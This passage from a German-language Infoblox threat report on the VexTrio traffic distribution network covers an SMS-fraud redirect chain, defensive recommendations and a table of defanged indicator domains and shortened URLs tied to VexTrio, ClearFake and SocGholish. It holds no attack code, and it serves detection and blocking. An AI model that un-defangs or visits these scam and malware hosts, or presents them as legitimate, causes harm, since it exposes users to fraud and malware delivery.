zu aktualisieren.




Abbildung 29: Betrugswebseite mit CAPTCHA-Test

Nachdem wir die CAPTCHA-Anforderungen erfüllt hatten, führte uns `hixastump[.]com` zur letzten Zielseite, auf der ein als Download-Schaltfläche getarntes Symbol für angeblich interessante Inhalte (z. B. Videos, Anwendungen und Spiele) angezeigt wurde. Durch Klicken auf die Schaltfläche wird das Opfer jedoch angewiesen, dem Akteur über einen kurzen SMS-Code eine Textnachricht zu senden (Abbildung 30). Diese Kampagne wird wahrscheinlich von einem Bedrohungsakteur durchgeführt, der sich auf mobile Betrugsvorgänge spezialisiert hat.




Abbildung 30: Landingpage des SMS-Betrugs

Obwohl für das bloße Auge unsichtbar, stellte unser Browser zwischen dem Zeitpunkt, an dem wir die kompromittierte Website besuchten, und dem Erreichen der Zielseite zahlreiche Netzwerkverbindungen zu betrügerischen Domains her. Auf der Grundlage unserer Erfassung des Netzwerkverkehrs der betrügerischen Aktivitäten schätzen wir, dass an dieser Angriffskette mindestens vier verschiedene Akteure beteiligt waren – darunter ein VexTrio-Partner, VexTrio selbst, ein nachgelagerter Partner und ein Betrugspublisher (siehe Abbildung 31).




Abbildung 31: Datenverkehrserfassung des SMS-Betrugsangriffs

CONCLUSION

Das fortschrittliche Geschäftsmodell von VexTrio erleichtert Partnerschaften mit anderen Akteuren und schafft ein nachhaltiges und widerstandsfähiges Ökosystem, das nur schwer zu zerstören ist. Aufgrund der komplexen Struktur und Verflechtung des Partner-Netzwerks ist eine genaue Klassifizierung und Zuordnung schwierig. Diese Komplexität ließ VexTrio florieren, während es für die Sicherheitsbranche über sechs Jahre lang namenlos blieb. Darüber hinaus hat der Akteur Änderungen an seiner Auswahl an Anbietern vorgenommen und verschleiert seine Aktivitäten durch Schutzdienste wie Cloudflare. Obwohl es schwierig ist, VexTrio zu identifizieren und zu verfolgen, wird durch die direkte Blockierung von VexTrio ein breites Spektrum an Aktivitäten der Cyberkriminalität unterbrochen. Angesichts ihrer langen Geschichte und Anpassungsfähigkeit gehen wir davon aus, dass sie ihre Fähigkeiten und ihr Netzwerk weiter ausbauen werden.

PRÄVENTION UND EINDÄMMUNG

Infoblox hat sich auf Sicherheitslösungen spezialisiert, die Unternehmen vor hartnäckigen DNS-Bedrohungen wie VexTrio schützen. Mithilfe maßgeschneiderter DNS-Signaturen und statistischer Algorithmen identifiziert Infoblox die zwischengeschalteten TDS-Server und DDGA-Domains von VexTrio weiterhin kurz nach der Registrierung. VexTrio ist ein großes und bösartiges Netzwerk, das ein breites Publikum von Internetnutzern erreicht. Unternehmen sollten die Schwere der Bedrohung durch VexTrio nicht unterschätzen, nur weil die bereitgestellten Inhalte scheinbar weniger gefährlich sind als andere hochkarätige Malware.

- Um die Widerstandsfähigkeit Ihres Unternehmens gegen VexTrio und ähnliche TTPs zu verbessern, empfehlen wir die folgenden Schutzmaßnahmen:
- Beschränken Sie Ihre Internetaktivitäten auf sichere Websites, die ein SSL-Zertifikat (Secure Sockets Layer) verwenden. Die URL einer sicheren Website sollte mit „https“ statt mit einfachem „http“ beginnen.
- Achten Sie beim Besuch unbekannter Websites auf das grüne Schlosssymbol und klicken Sie auf das Symbol, um die Authentizität der Website zu überprüfen.
- Lassen Sie keine Push-Benachrichtigungen von nicht vertrauenswürdigen Websites zu.
- Erwägen Sie die Nutzung eines Werbeblocker-Programms, um bestimmte Malware zu blockieren, die durch Popup-Werbung aktiviert wird. Neben einem Adblocker sollten Sie auch die Web-Erweiterung NoScript in Betracht ziehen, die die Ausführung von JavaScript und anderen potenziell schädlichen Inhalten nur von vertrauenswürdigen Websites aus zulässt, um die Angriffsfläche für Angreifer zu verringern.
- Abonnieren Sie Infoblox RPZ-Feeds, die Schutz vor bösartigen Hostnamen bieten. Diese Feeds ermöglichen es Unternehmen, die Verbindung von Akteuren auf DNS-Ebene zu unterbinden, da alle in diesem Bericht beschriebenen Komponenten (kompromittierte Websites, zwischengeschaltete Umleitungsdomänen, DDGA-Domains und Landing Pages) das DNS-Protokoll erfordern. Infoblox Threat Intel erkennt diese Komponenten täglich und fügt sie den RPZ-Feeds von Infoblox hinzu.[22]
- Nutzen Sie den Threat Insight-Service von Infoblox, der Echtzeit-Streaming-Analysen für Live-DNS-Abfragen durchführt und eine hochsichere Abdeckung sowie Schutz vor Bedrohungen bietet, die auf DGAs und DDGAs basieren.[23]
- Wenn eine Angriffskette beobachtet wird, die eine Umleitung über Domains beinhaltet, bei denen es sich um VexTrio oder einen anderen TDS-Akteur handeln könnte, sollten Sie die zwischengeschalteten Domains proaktiv blockieren.

Aktivitätsindikatoren

Eine Auswahl aktueller VexTrio-Indikatoren finden Sie hier in unserem GitHub-Repository.

Indikator	Art des Indikators
womanflirting[.]life	VexTrio TDS-Domains mit Dating-Keywords
bonustop-price[.]life allprizeshub[.]life greatbonushere[.]top prizes-topwin[.]life	VexTrio TDS-Domains mit Award-Keywords
a[.]crystalcraft[.]top	VexTrio-Roboter CAPTCHA TDS-Domänen
logsmetrics[.]com	VexTrio DNS-basierte TDS-Domänen
webdatatrace[.]com	VexTrio TDS-Domäne (Antwort vom DNS-basierten TDS)
marybskitchen[.]com	ClearFake TDS-Domänen
prom-gg[.]com go[.]clicksme[.]org	Glücksspielseiten, auf die ClearFake weiterleitet
machinetext[.]org getquery[.]org quaryget[.]org greenpapers[.]org dailytickyclock[.]org	SocGholish TDS-Domänen
Indikator	**Art des Indikators**
tiktok[.]megastok[.]top tiktok[.]supersbows[.]us tiktok[.]tomorrows[.]top tiktok[.]superbowsm[.]top	TikTok-Lookalike-Domains, die von einem VexTrio-Partner registriert wurden
hXXps://tinyurl[.]com/2ykfey8v hXXps://tinyurl[.]com/288tobvb hXXps://t[.]co/YbupnnMAtX hXXps://t[.]co/MmMkTCn6Kd hXXps://is[.]gd/I3S7qf	Gekürzte URLs, die von VexTrio-Partner generiert wurden

antibotcloud[.]com	Anti-Bot-Lookalike-Domain von einem VexTrio-Partner registriert
hixastump[.]com d[.]strouchridun[.]top	SMS-Betrugsinhalte-Domains, die von einem nachgelagerten VexTrio-Bedrohungsakteur betrieben werden

FOOTNOTES

1 https://rmceoin.github.io/malware-analysis/clearfake/

2 https://www.malwarebytes.com/blog/threat-intelligence/2023/07/socgholish-copycat-delivers-netsupport-rat

3 https://www.proofpoint.com/us/blog/threat-insight/part-1-socgholish-very-real-threat-very-fake-update

4 https://blogs.infoblox.com/cyber-threat-intelligence/cyber-threat-advisory/vextrio-ddga-domains-spread-adware-spyware-and-scam-web-forms/

5 https://www.nozominetworks.com/blog/tracking-malicious-glupteba-activity-through-the-blockchain

6 https://blog.sucuri.net/2023/08/from-google-dns-to-tech-support-scam-sites-unmasking-the-malware-trail.html

7 Figure 3 domain claimyourprize48[.]live is VexTrio TDS. Janos Szurdi, Meng Luo, Brian Kondracki, Nick Nikiforakis, and Nicolas Christin. 2021. Where are you taking me? Understanding Abusive Traffic Distribution Systems. In Proceedings of the Web Conference 2021 (WWW '21). Association for Computing Machinery, New York, NY, USA, 3613–3624. https://doi.org/10.1145/3442381.3450071

8 https://blog.leadbit.com/tds-what-is-it/

9 Janos Szurdi, Meng Luo, Brian Kondracki, Nick Nikiforakis, and Nicolas Christin. 2021. Where are you taking me? Understanding Abusive Traffic Distribution Systems. In Proceedings of the Web Conference 2021 (WWW '21). Association for Computing Machinery, New York, NY, USA, 3613–3624. https://doi.org/10.1145/3442381.3450071

10 https://blog.leadbit.com/tds-what-is-it/

11 https://urlscan.io/result/3f9dd02e-7681-4312-8cda-e1a30f85e3d1/#summary

12 https://blogs.infoblox.com/cyber-threat-intelligence/cyber-threat-advisory/vextrio-deploys-dns-based-tds-server/

13 https://rmceoin.github.io/malware-analysis/clearfake/

14 https://decoded.avast.io/janrubin/parrot-tds-takes-over-web-servers-and-threatens-millions/

15 https://www.infoblox.com/company/news-events/press-releases/ransomware-domains-increase-35-fold-q1-2016-according-infoblox-dns-threat-index/

16 https://www.malwarebytes.com/blog/threat-intelligence/2023/07/socgholish-copycat-delivers-netsupport-rat

17 https://gist.github.com/fundon/1475696/bbbe8b316bd91375526d83841483fc9a11904255

18 https://publicwww.com/websites/depth%3A0+%22b64_to_utf8%22/

19 https://urlscan.io/result/98589e9b-6dbf-4ab0-835f-4b0bebc0bb7d/#transactions

20 https://urlscan.io/result/b7af6f66-c64e-436f-a43d-b86bc9b1e838/#summary

21 https://urlscan.io/result/c760e6e8-7ef1-4389-a990-0b8bf525a6cb/#summary

22 https://community.infoblox.com/t5/infoblox-tide-solution/custom-rpz-feeds-from-infoblox-tide/gpm-p/14027

23 https://www.infoblox.com/resources/datasheet/threat-insight

INFOBLOX THREAT INTEL

Infoblox Threat Intel ist der führende Anbieter von Original-DNS-Bedrohungsdaten und hebt sich von der Masse der Aggregatoren ab. Was zeichnet uns aus? Zwei Dinge: verrückte DNS-Kenntnisse und beispiellose Sichtbarkeit. DNS ist bekanntermaßen schwierig zu interpretieren und zu „jagen“, aber unser tiefes Verständnis und unser einzigartiger Zugang ermöglichen es uns, Cyberbedrohungen aufzuspüren. Wir sind proaktiv, nicht nur defensiv, und nutzen unsere Erkenntnisse, um Cyberkriminalität dort zu unterbinden, wo sie entsteht. Wir glauben auch an den Wissensaustausch, um die breitere Sicherheits-Community zu unterstützen, indem wir detaillierte Forschungsergebnisse und Indikatoren auf GitHub veröffentlichen. Darüber hinaus sind unsere Informationen nahtlos in unsere Infoblox DNS Detection and Response-Lösungen integriert, sodass Kunden automatisch von den Vorteilen profitieren und von extrem niedrigen Falsch-Positiv-Raten profitieren.

Infoblox vereint Netzwerk- und Sicherheitslösungen für ein unübertroffenes Maß an Leistung und Schutz. Wir bieten Echtzeit-Transparenz und Kontrolle darüber, wer und was sich mit Ihrem Netzwerk verbindet, damit Ihr Unternehmen schneller arbeiten und Bedrohungen früher stoppen kann. Darauf vertrauen Fortune-100-Unternehmen und aufstrebende Innovatoren.

Firmenhauptsitz
2390 Mission College Blvd, Ste. 501
Santa Clara, CA 95054

+1.408.986.4000
www.infoblox.com

© 2024 Infoblox, Inc. Alle Rechte vorbehalten. Das Infoblox-Logo und andere hier dargestellte Marken sind Eigentum von Infoblox, Inc. Alle anderen Marken sind Eigentum ihrer jeweiligen Besitzer.

Version: 20240130v1